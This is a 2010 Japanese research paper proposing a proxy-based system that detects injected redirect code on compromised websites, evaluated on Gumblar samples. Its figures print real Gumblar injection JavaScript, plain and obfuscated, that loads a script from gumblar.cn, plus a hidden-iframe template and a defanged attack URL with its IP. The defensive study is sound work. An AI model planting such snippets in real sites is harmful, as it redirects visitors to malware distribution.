Vol.2010-DPS-142 No.9
Vol.2010-CSEC-48 No.9
2010/3/4

Web サイトに埋め込まれたインジェクション攻撃の痕跡検知システムの提案

阪井哲晴† 寺田真敏† 土居範久†

Web サイトを悪用したインジェクション攻撃が社会的な問題となっている．この問題を回避する方法として，誘導 Web サイトを作らせないように，インジェクションコードを埋め込まれない Web サイトのセキュリティの強化や, PC にインストールされているソフトウェアのアップデートなど脆弱性対策をする必要がある．しかし，PC の場合，利用者自身が定期的にソフトウェアのアップデートをしていても，タイミングによってはインジェクション攻撃に巻き込まれてしまう可能性がある．本稿では，リダイレクト命令文，攻撃サイトの動作，ドメイン名の TLD や存続期間，Web サイトのランクの視点からインジェクション攻撃の特徴を調査し，インジェクション攻撃に関与する疑いのある Web サイトと判定した場合には，利用者に注意を促す痕跡検知システムを提案する．また，実際する攻撃サイトと，攻撃サンプルを用いた実験，誤検知の実験から，痕跡検知システムの有効性を示す．

A proposal of the detection system for the injection attack strings on compromised Web site.

TETSUHARU SAKAI† MASATO TERADA†
NORIHISA DOI†

The injection attack that abused a Web site becomes social problem. It is necessary for update of the software that is installed in PC and the security of the Web site so that it is not buried an injection cord to do weakness measures not to make an instruction Web site as a method with the avoidance of this problem. However, it may be rolled up in injection attack depending on a timing even if user oneself updates the software in the case of a PC regularly. This report investigate a characteristic of the injection attack from the viewpoint of the Web site's rank, re-direct imperative sentence, attack site's movement, domain's TLD and judged it with a Web site with the doubt to participate in injection attack, We propose a trace detection system promoting attention to a user. And, from the experiment that I used an attack site doing a fact and an attack sample for, an experiment of the false detection, I show the effectiveness of the trace detection system.

1. はじめに

インターネットの普及と共に，Web サービスを主体としたオンラインショッピングなどを簡単に利用できるようになった．このため，“いつも見ているホームページ”から知らない間に，マルウェアを配信するサイトに誘導され，マルウェア感染被害を発生させるインジェクション攻撃は社会問題となっている. インジェクション攻撃とは，Web サイトに悪意のあるインジェクションコードを挿入することで, その Web サイトにアクセスした利用者を，マルウェアを配信するサイトに誘導する手法である．Web サイトを主体に構成されたサービスにとってインジェクション攻撃は脅威であり，Web サイトに悪意のあるインジェクションコードを挿入されないよう，Web サイトのセキュリティ強化が求められる．また，PC においては，利用者自身がインストールしているアプリケーションに最新のパッチを適用するなど，ソフトウェアの脆弱性対策をしなければならない．しかし，利用者自身が定期的にソフトウェアのアップデートをしていても，タイミングによってはインジェクション攻撃に巻き込まれてしまう可能性がある．

本稿では，誘導元となる Web サイト（以降，誘導サイト）に埋め込まれるリダイレクト命令文，誘導先となるマルウェア配信サイト（以降，攻撃サイト）の動作，ドメイン名の TLD（Top Level Domain）や存続期間，Web サイトのランクの視点からインジェクション攻撃の特徴を調査し，インジェクション攻撃に関与する疑いのある Web サイトと判定した場合には，利用者に注意を促す痕跡検知システムを提案する．

2. インジェクション攻撃

インジェクション攻撃とは，Web サイトに悪意のあるインジェクションコードを挿入することで，その Web サイトにアクセスした利用者を，攻撃サイトに誘導する手法である．インジェクション攻撃の概要を図 1 に示す.

† 中央大学大学院 理工学研究科
Graduate School of Science Engineering, Chuo University.

Vol.2010-DPS-142 No.9
Vol.2010-CSEC-48 No.9
2010/3/4



図 1　Web サイトを対象とするインジェクション攻撃

このようなインジェクション攻撃による被害状況は，次の通りである．

- 2008 年頃からインジェクション攻撃の被害が発生するようになり，2009 年 5 月末の攻撃サイト gumblar.cn により，その攻撃手法について注目が集まるようになった．
- 2009 年 10 月 14 日から 2009 年 11 月 16 日までに，1250 以上の Web サイトにおいて，攻撃サイトに誘導するインジェクションコードが埋め込まれたと報告された[1].
- 2009 年 12 月から 2010 年 1 月にかけて，大手 Web サイトにおいても，攻撃サイトに誘導するインジェクションコードが埋め込まれた事例が多数報告された．

3. インジェクションコード

インジェクション攻撃では，正規サイトからマルウェア配布サイトに誘導するためのリダイレクト命令文，さらに，リダイレクト命令文自身を検知しにくくするための難読化が行なわれている．本章では，インジェクション攻撃の事例からリダイレクト命令文と難読化の特徴について述べる．

3.1 リダイレクト命令文

リダイレクト命令文とは，閲覧している Web サイトから別の Web サイトを呼び出す命令であり，SCRIPT タグ，IFRAME タグが該当する．SCRIPT タグと IFRAME タグは，外部ファイルを呼び出す src 属性に URL を指定することにより，別の Web サイトのページを参照（リダイレクト）できる．インジェクション攻撃の事例で使用されている SCRIPT タグの例を図 2 に，IFRAME タグの例を図 3 に示す．また，IFRAME タグにより呼び出された Web ページの表示例を図 4 に示す．

```
var a="ScriptEngine",b="Version()+",j="",u=navigator.userAgent;if((u.ind
exOf("Win")>0)&&(u.indexOf("NT 6")<0)&&(document.cookie.indexOf("miek=1"
)<0)&&(typeof(zrvzts)!=typeof("A"))){zrvzts="A";eval("if(window."+a+"){j=j
+"+a+"Major"+b+a+"Minor"+b+a+"Build"+b+";");document.write("<script src=
//gumblar.cn/rss/?id="+j+"><¥/script>");}
```

図 2　インジェクション攻撃で使用されている SCRIPT タグの例

```
<div style="visibility:hidden"><iframe
src="http://{random generated domain}/ld/{random
strings}/" width=100 height=80></iframe></div>
```

図 3　インジェクション攻撃で使用されている IFRAME タグの例



図 4　IFRAME の表示例

Vol.2010-DPS-142 No.9
Vol.2010-CSEC-48 No.9
2010/3/4

また，IFRAME では，攻撃サイトにリダイレクトされる動きを利用者に気付かれにくくさせるために, IFRAME タグ内において「visibility= “hidden”」に設定したり,「width（幅）と height（高さ）」のサイズを極小に設定したりするなど工夫されることもある．

3.2 難読化

攻撃側は，難読化をうまく活用することにより，IDS（侵入検知システム）の検知を回避する狙いとして，リダイレクト命令文自身を難読化させている（図 5）．インジェクション攻撃において，難読化されたインジェクションコードによくみられる特徴は次の通りである．

- 文字列から 16 進数，10 進数などに，文字コードを変換させている．
- 文字置換関数により文字列の判読を困難にさせている．
- ブラウザで解析され，正確なデータが表示されるように，難読化したコードを元の文字列に戻す関数が含まれている．元の文字列に戻す関数は，デコード関数と呼ばれる．unescape 関数や，fromcharcode 関数が使われる．

```
(function(t){eval(unescape((v.61.72.20a.3d.22Script.45ng.69.6e.65.22.2db.3d.22.56ersion()+.22.2cj.3d.22.22
.2cu.3dnavig.61to.72.2e.75serAgen.74.3bi.66((u.2e.69.6edexO.66.28.22Win.22.29.3e0).26.26(u.2e.69ndexOf(.22N
T.206.22).3c.30.29.26.26(.64o.63ument.2ecoo.6b.69e.2ei.6ede.78O.66(.22.6d.69ek.3d1.22.29.3c0.29.26.26(typeo
f(zrvzts).21.3dtypeof(.22A.22))).7bzrvzts.3d.22.41.22.3bev.61l(.22if(win.64.6fw.2e.22+a+.22).6a.3dj.2b.22+a
.2b.22M.61jor.22+b+a+.22Minor.22.2bb+.61+.22B.75.69ld.22+b+.22.6a.3b.22.29.3bdocum.65n.74.2ewr.69.74e(.22.3
csc.72ipt.20s.72c.3d.2f.2fg.75.6dbl.61.72.2ecn.2frss.2f.3fid.3d.22+.6a.2b.22.3e.3c5c.2fs.63ri.70t.3e.22).3
b.7d").replace(t,'%'))))})(/./g);
```

図 5　難読化されたインジェクションコードの例

また，Gumblar に関連する活動では，インジェクションコードの中に「/* GNU GPL */」,「/* Exception */」,「/* LGPL */」といった，特定の文字列が記載されている．

4. 攻撃サイトの特徴

リダイレクト命令文によって誘導される攻撃サイトにおける特徴について述べる．

4.1 攻撃サイトからの動作

リダイレクト命令文によって誘導される攻撃サイトの動作について述べる．攻撃サイトは，アクセスしてきた PC にインストールされているアプリケーションの脆弱性を突いて攻撃する．攻撃手法は，JavaScript による Adobe Reader，Adobe Flash Player，EXE ファイルのダウンロードといった多種多様の動作がみられる．また，IDS の検知回避，Web ブラウザによる Active コントロール実行制限の回避を狙いとして，リダイレクト命令文を複数回繰り返して攻撃を仕掛ける動作もみられる．

4.2 攻撃サイトのドメイン名

Web サイトを悪用するインジェクション攻撃では，誘導された攻撃サイトのドメイン名の TLD（Top Level Domain）に特徴がある．また，ドメイン名の代わりに IP アドレスを利用している場合や, 使用するポート番号が 80 番以外であることも特徴として挙げられる．cNotes[2]，so-net セキュリティ関連ニュース[3]，Tokyo SOC Report[4]によると，誘導された攻撃サイトのドメイン名の TLD はロシア，中国を中心に報告されている．また，McAfee による「危険な Web サイトの世界分布」（表 1）[5]の報告では，中国，ロシアは危険な Web サイトのドメイン名の TLD 上位を占めている．

表 1　危険な Web サイトの TLD 上位 10 位

名前	TLD	rank	加重リスク比
カメルーン	.CM	1	36.7%
商業	.COM	2	32.2%
中華人民共和	.CN	3	23.4%
サモア	.WS	4	17.8%
情報	.INFO	5	15.8%
フィリピン	.PH	6	13.1%
ネットワーク	.NET	7	5.8%
旧ソビエト連邦	.SU	8	5.2%
ロシア	.RU	9	4.6%
シンガポール	.SG	10	4.6%

4.3 攻撃サイトの存続期間

Web サイトを経由した攻撃の存続時間が非常に短いことが知られている．Web サイトを経由した攻撃の存続時間を調査した，Kaspersky のセキュリティ情報（2008 年度統計）による報告[6]を次にまとめる．

- 一つの攻撃が継続される期間が数日から数時間に集中している．
- 2600 万件を超える攻撃を分析したところ，平均存続期間は 4 時間である．

Web サイトを経由した攻撃の存続期間が短いのは, 攻撃側がブラックリストの登録, そして身元を探られることを防ぐことに起因すると思われる．

4.4 攻撃サイトのランク

Web サイトのランクは，Web サイトのアクセス数や，被リンク数などによってラン

Vol.2010-DPS-142 No.9
Vol.2010-CSEC-48 No.9
2010/3/4

ク付けされる．よく知られている Web サイトはランクが高く，その反面，よく知られていない Web サイト，また新しく作成したばかりの Web サイトはランクが低い．インジェクション攻撃に利用される攻撃サイトが作成されたばかりの場合には，他の Web サイトからの被リンク数が少ないと考えられ，特徴付けに利用できる．

例えば，Google ページのランクの場合には，独自の方法で各 Web ページを数値で評価したランク付けをしている．主に被リンク「その Web サイトが他の Web サイトからリンクされている」によって決定される．「良質の Web サイト（Google ページランクの高い Web サイト）からリンクされている事」，「多くの Web サイトからリンクされている」の 2 種類に分かれる．0～10 のランクが設けられ，数値が大きいほど，サイトが人気高く，好評価されている．Google ページランクが 0 と評価される Web サイトは，作成されたばかりの Web サイト，または被リンク数がほとんどない Web サイトなどが挙げられ，インジェクション攻撃に利用される攻撃サイトなどにあたる．

5. 痕跡検知システムの提案

5.1 痕跡検知システムの構成

本稿では，Web サイトのデータに含まれているインジェクションコードを検知した場合，リダイレクトされる Web サイト（以降，リダイレクト先 Web サイト）が攻撃サイトであるか否かを判定し，攻撃サイトと判定した場合には，PC 利用者に接続先が攻撃サイトであることを通知する HTTP プロキシ型の痕跡検知システムを提案する．提案する痕跡検知システムは，HTTP リクエストと HTML ソースからインジェクション攻撃の痕跡を検知する．痕跡検知システムの処理動作を次に示す．

(1) クライアント PC と Web サーバ間の HTTP 通信を中継する．また，ブラウザからの HTTP リクエストから URL 情報を取得する（HTTP プロキシモジュール）．
(2) URL 情報から HTML ソースを取得する（HTML ソース取得モジュール）．
(3) HTML ソースに対するパターンマッチングにより，インジェクションコードが含まれているかどうか調べる．インジェクションコードを検知した場合，リダイレクト先 Web サイトの HTML ソースを HTML ソース取得モジュールから取得する．次に，動作，ドメイン名の TLD や，存続期間，Web サイトのランクといった特徴を調査し，攻撃サイトか否かを判定する．攻撃サイトと判定した場合には，警告画面を表示させることにより，利用者に注意を促す（HTML ソース分析モジュール）．

痕跡検知システムは，HTTP プロキシモジュール，HTML ソース取得モジュール，HTML ソース分析モジュールの 3 つの機能から構成される．痕跡検知システムの処理動作を図 6 に示す．



図 6　痕跡検知システムの処理動作

5.2 HTTP プロキシモジュール

HTTP プロキシは，クライアント PC 内部で動作する機能であり，Web ブラウザと Web サーバとの HTTP 通信を中継する．実装にあたっては，Perl の HTTP プロトコルを使った通信サービス（HTTP::Daemon モジュール）を利用した．HTTP プロキシモジュールの処理動作を次に示す．

(1) Web ブラウザの HTTP リクエストを受信する．
(2) HTTP リクエストから URL を受信した後，HTTP レスポンスの受信，HTML ソース分析モジュールの判定が終わるまで待機状態とする．HTML ソース分析モジュールにより安全な Web サイトだと判定された場合のみ，HTTP レスポンスを Web ブラウザに返す．

5.3 HTML ソース取得モジュール

HTML ソース取得モジュールは，インジェクション攻撃の痕跡を検知するために，誘導サイトならびに攻撃サイトから HTML ソースを取得する．HTML ソース取得モジュールの概要は次の通りである．

(1) HTTP プロキシモジュールから受信した URL を基に HTTP リクエストを Web サーバに送る．
(2) Web サーバから送られた HTTP レスポンスソースから HTML ソースを取得し，

Vol.2010-DPS-142 No.9
Vol.2010-CSEC-48 No.9
2010/3/4

ファイルに保存する．

5.4 HTML ソース分析モジュール

HTML ソース分析モジュールの処理動作を次に示す．

(1) 誘導サイトの HTML ソースに，5.4.1 節に示すリダイレクト命令文と難読化コードの特徴があるかどうかを判定する．

(2) リダイレクト先 Web サイトの特徴が攻撃サイトかどうかを，HTML ソースと HTTP レスポンスから判定する．判定にあたっては，5.4.2 節で述べる動作，ドメイン名の TLD や，存続期間，Web サイトのランクといったインジェクション攻撃の特徴を調査する．なお，ドメイン名の TLD は，IP アドレスの逆引きから調査する．

(3) 攻撃サイトと判定した場合は，警告画面を出力し，利用者に注意を促す．

5.4.1 リダイレクト命令文と難読化コードの検知

誘導サイトから受信した HTML ソースに対して，表 2 に示すリダイレクト命令文と，表 3 に示す難読化に利用されているデコード関数と文字置換関数，特定の文字列が記載されているか否か判定する．

表 2 リダイレクト命令文

検知項目	件数
<iframe src=”……..”	1 件以上
<script src=”……”	同上

表 3 難読化コード

検知項目	件数
デコード関数：unescape 関数，fromcharcode 関数	1 件以上
文字置換関数：replace 関数	同上
特定の文字列：「/* GNU GPL */」,「/* Exception */」,「/* LGPL */」	同上

5.4.2 リダイレクト先 Web サイト

5.4.1 節において，リダイレクト命令文や難読化コードが含まれていると判定した場合，リダイレクト先 Web サイトの HTTP リクエストと HTML ソースから，表 4 に示すドメイン名の TLD，存続期間，Web サイトのランク，動作といったインジェクション攻撃の特徴から攻撃サイトか否かを判定する．

表 4 攻撃サイトを判定する調査項目

調査項目	調査内容と攻撃サイト判定	備考
TLD に基づくドメイン名形式の確認	リダイレクト先 Web サイトの TLD が，「.CM」，「.CN」，「.WS」，「.PH」，「.SU」，「.RU」，「.SG」に含まれている．	IP アドレス情報を基に，TLD を取得する． いずれか一方が成立した場合，リダイレクト先を攻撃 Web サイトと判定する．
閲覧している Web サイトと，リダイレクト先 Web サイトの TLD の比較	現在閲覧している Web サイトと，リダイレクト先 Web サイトの TLD が異なる．	
Web サイトの存続期間	リダイレクト先 Web サイトの存続期間が一カ月以内である．	Netcraft サービスサイト[7]から Web サイトの存続期間の情報を取得する．
Web サイトのランク	リダイレクト先 Web サイトのランクがゼロである．	Google ページランクのサービスからランク情報を取得する．
JavaScript によるファイルの実行やダウンロード（SWF ファイル，FLV ファイル，PDF ファイル，EXE ファイル，js ファイル）	JavaScript を用いたファイルの実行やダウンロードの動作が発生する．	HTTP ページ中に，JavaScript によるファイル実行やダウンロードが発生． ファイルの拡張子に注目する．

5.4.3 警告画面の出力

リダイレクト先 Web サイトを，攻撃サイトとして判定した場合，図 7 に示す警告画面を PC 上に表示する．図 7 に示されている警告画面には，リダイレクト先 Web サイトの URL，ドメイン名の TLD，Web サイトのランク，存続期間の情報が記載されている．また，警告画面の選択において「いいえ」ボタンをクリックした際は，受信した HTTP レスポンスを破棄する．

Vol.2010-DPS-142 No.9
Vol.2010-CSEC-48 No.9
2010/3/4

図 7　警告画面の出力例

6. 評価

提案した痕跡システムにおいて，実際に定義したパターンマッチングに基づいて検知を行った場合，どの程度の精度をもつか評価を行う．まず，リダイレクト命令文と難読化コードの検知精度に対する評価を行う．次に攻撃サイトの検知精度に対する評価を行う．

6.1 リダイレクト命令文と難読化コード

6.1.1 目的

リダイレクト命令文と難読化コードの検知精度，またリダイレクト先 Web サイトが無害にもかかわらず攻撃サイトと判定してしまう誤検知の視点から，実装した痕跡検知システムの有効性を検証する．

6.1.2 評価項目

リダイレクト命令文と難読化コードに対する評価項目を次に示す．

- リダイレクト命令文と難読化コードの検知精度
- 誤検知の頻度

6.1.3 評価方法

リダイレクト命令文と難読化コードが含まれている Web サイトを利用して評価する．リダイレクト命令文に対する評価対象は，自ら収集した無害の Web サイトを使用し（表 5），難読化コードに対する評価対象は，Gumblar の攻撃により生成された，総数 2 件の攻撃サンプルを使用した．攻撃サンプルは，図 5 に示すような JavaScript による難読化コードの一部に，unescape のデコード関数，replace の置換関数を含む．

表 5　収集した無害の Web サイト

Web サイトの種別	サイト数	IFRAME の数	SCRIPT の数
旅行，娯楽関連	3	総合 69 箇所	総合 144 箇所
IFRAME リサーチランキング上位	9		
金融，銀行関連	3		
クレジット会社	3		
水道，電気	2		

6.1.4 評価結果

表 5 に示す Web サイトを対象に調査した結果，得られた IFRAME タグ，SCRIPT タグの数，そして誤検知の件数を次に示す．

- IFRAME タグ　69 箇所
- SCRIPT タグ　144 箇所
- 誤検知　0 箇所

また難読化コードである，総数 2 件の攻撃サンプルを対象に調査した結果，表 3 に定義したパターンを検知した．

6.1.5 考察

評価結果から，リダイレクト命令文の検知精度は高いことが分かった．難読化コードについては，定義したパターンによる検知ができる反面，パターンとして定義されていない難読化コードを検知できず，複数の項目による精度向上が必要である．誤検知について，評価結果から，複数の調査項目を用いた検知により，誤検知の頻度を抑えていたことが分かった．

6.2 攻撃サイト

6.2.1 目的

5.4.2 節で示した攻撃サイトを判定する調査項目を用いて，リダイレクト先 Web サイトが攻撃サイトであると判定できるか否かを調べることにより，痕跡検知システムの有効性を評価する．

6.2.2 評価項目

攻撃サイト判定の評価項目を次に示す.

- HTTP レスポンスに対するパターンマッチングの検知精度
- HTML ソースに対するパターンマッチングの検知精度

6.2.3 評価方法

評価対象にアクセスを行い，HTTP リクエストと HTML ソースに対して，5.4.2 節で規定した調査項目を用いて攻撃サイトの判定を行う.

- Yahoo のサイトに埋め込まれた URL（hxxp://fancyrat.ru/cgi-bin/pomet2008.xxx）実際に，インジェクション攻撃の被害報告によって公開された危険のある Web サイト.

次に，HTML ソースの評価対象は実際に流行していたインジェクション攻撃を基にした攻撃サンプルとする．攻撃サンプルは 2 種類，総数 3 件である．攻撃サンプルの詳細内容を次に示す.

- リダイレクト先 Web サイトで直接 JavaScript ファイルをダウンロードさせる（2 件）.
- Web サイトでリダイレクト命令文の複数使用を行う.
  リダイレクト先 Web サイトで更にリダイレクト命令が挿入されている．最終的に，最後にリダイレクトされた攻撃サイトから JavaScript ファイルのダウンロードを仕掛ける（1 件）.

6.2.4 評価結果

インジェクション攻撃の被害報告によって公開された危険のある Web サイト 1 件にアクセスし，得られた HTTP レスポンスを表 6 に示す.

表 6　Web サイトの情報（hxxp://fancyrat.ru/cgi-bin/pomet2008.xxx）

IP アドレス	ポート番号	国ドメイン	Google ランク	存続期間
89.188.108.14	80	RU（ロシア）	0	存在しない

Web サイトの情報を取得する実験結果から，リダイレクト先 Web サイトの情報から攻撃サイトの特徴を検知する精度を確かめることができた.

また，実際に流行していたインジェクション攻撃を基にした総数 3 件の攻撃サンプルにアクセスを行い，HTML ソースから JavaScript によるファイルの実行やダウンロード, といったインジェクション攻撃の特徴を検知する精度を確かめることが出来た.

6.2.5 考察

リダイレクト先 Web サイトの HTTP レスポンスから，パターンマッチングとして定義した複数の項目に当てはまったため，攻撃サイトと判定された．次に，リダイレクト先 Web サイトの HTML ソースでも，パターンマッチングに定義した項目と同様の動作がみられたため，検知された.

評価結果をまとめると，定義したパターンマッチングによる攻撃サイトの検知は，ある程度有効性を示すことができると考えられる．更なる複数の項目のパターンマッチングを定義することにより，攻撃サイトの検知精度を高めることができると考えられる.

7. まとめ

Web サイトを悪用したインジェクション攻撃の痕跡に対し，攻撃の被害を受ける可能性があることを利用者に注意を促す痕跡検知起システムについて述べた．提案手法の評価結果から，SCRIPT タグや IFRAME タグを利用したインジェクション攻撃の痕跡検知は有効性が示された．しかし，難読化を利用したインジェクション攻撃に対しては，新たな難読化技術を利用したインジェクション攻撃の出現が懸念される．新たな難読化技術を利用したインジェクション攻撃に対し，本稿では検知することができない．今後の課題として，提案した痕跡検知システムの性能向上のため，次に示す内容について検討していきたいと考えている.

- 攻撃サイトの収集，実験を行い，検知精度を確かめる.
- 新たなインジェクション攻撃手法の出現に応じて，新たなパターンマッチングを定義する.

参考文献

1) Kaspersky, ウィルスニュース, http://www.kaspersky.co.jp/news?id=207578791
2) cNotes, レポート, http://jvnrss.ise.chuo-u.ac.jp/csn/index.cgi?p=cNotes
3) so-net, セキュリティ関連ニュース, http://www.so-net.ne.jp/security/news/view.cgi?type=2&log=top
4) Tokyo SOC, Report, http://www-935.ibm.com/services/jp/index.wss/consultantpov/secpriv/b1333971?cntxt=a1010214
5) MacAfee, 危険な Web サイトの世界分布, http://www.mcafee.com/japan/about/prelease/pr_09b.asp?pr=09/12/03-1.
6) Kaspersky, セキュリティ情報:2008 年統計, http://www.viruslistjp.com/analysis/?pubid=204792052
7) Netcraft, What's That Site Running?, http://uptime.netcraft.com/up/graph

正誤表

該当頁	誤	正
p.3　表 1	中華人民共和	中華人民共和国
p.4　5.1 節の 5 行目	HTTP リクエスト	HTTP レスポンス
p.7　6.2.3 節の 1 行目		
p.5　表 4 の備考	いずれか一方が成立した場合，リダイレクト先を攻撃 Web サイト	2 つの項目が成立した場合，リダイレクト先 Web サイトを攻撃サイト